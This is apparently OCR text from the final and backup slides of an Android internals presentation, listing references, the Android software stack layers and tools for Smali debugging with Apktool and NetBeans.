
REFERENCES

- Android
  - http://developer.android.com/
- Dalvik docs
  - http://www.netmite.com/android/mydroid/dalvik/do

END

Backup Slides

ANDROID INTERNALS



Applications

Home

Contacts

Phone

Browser

...

Application Framework

Activity Manager

Window Manager

Content Providers

View System

Package Manager

Telephony Manager

Resource Manager

Location Manager

Notification Manager

Libraries

Surface Manager

Media Framework

SQLite

OpenGL | ES

FreeType

WebKit

SGL

SSL

libc

Android Runtime

Core Libraries

Dalvik Virtual Machine

Linux Kernel

Display Driver

Camera Driver

Flash Memory Driver

Binder (IPC) Driver

Keypad Driver

WiFi Driver

Audio Drivers

Power Management

SMALI DEBUGGING

- Tools
  - Apktool
  - Netbeans IDE 6.8
    - 6.9 does not permit breakpoint in commented codes
- *http://code.google.com/p/android-apktool/wiki/SmaliDebugging*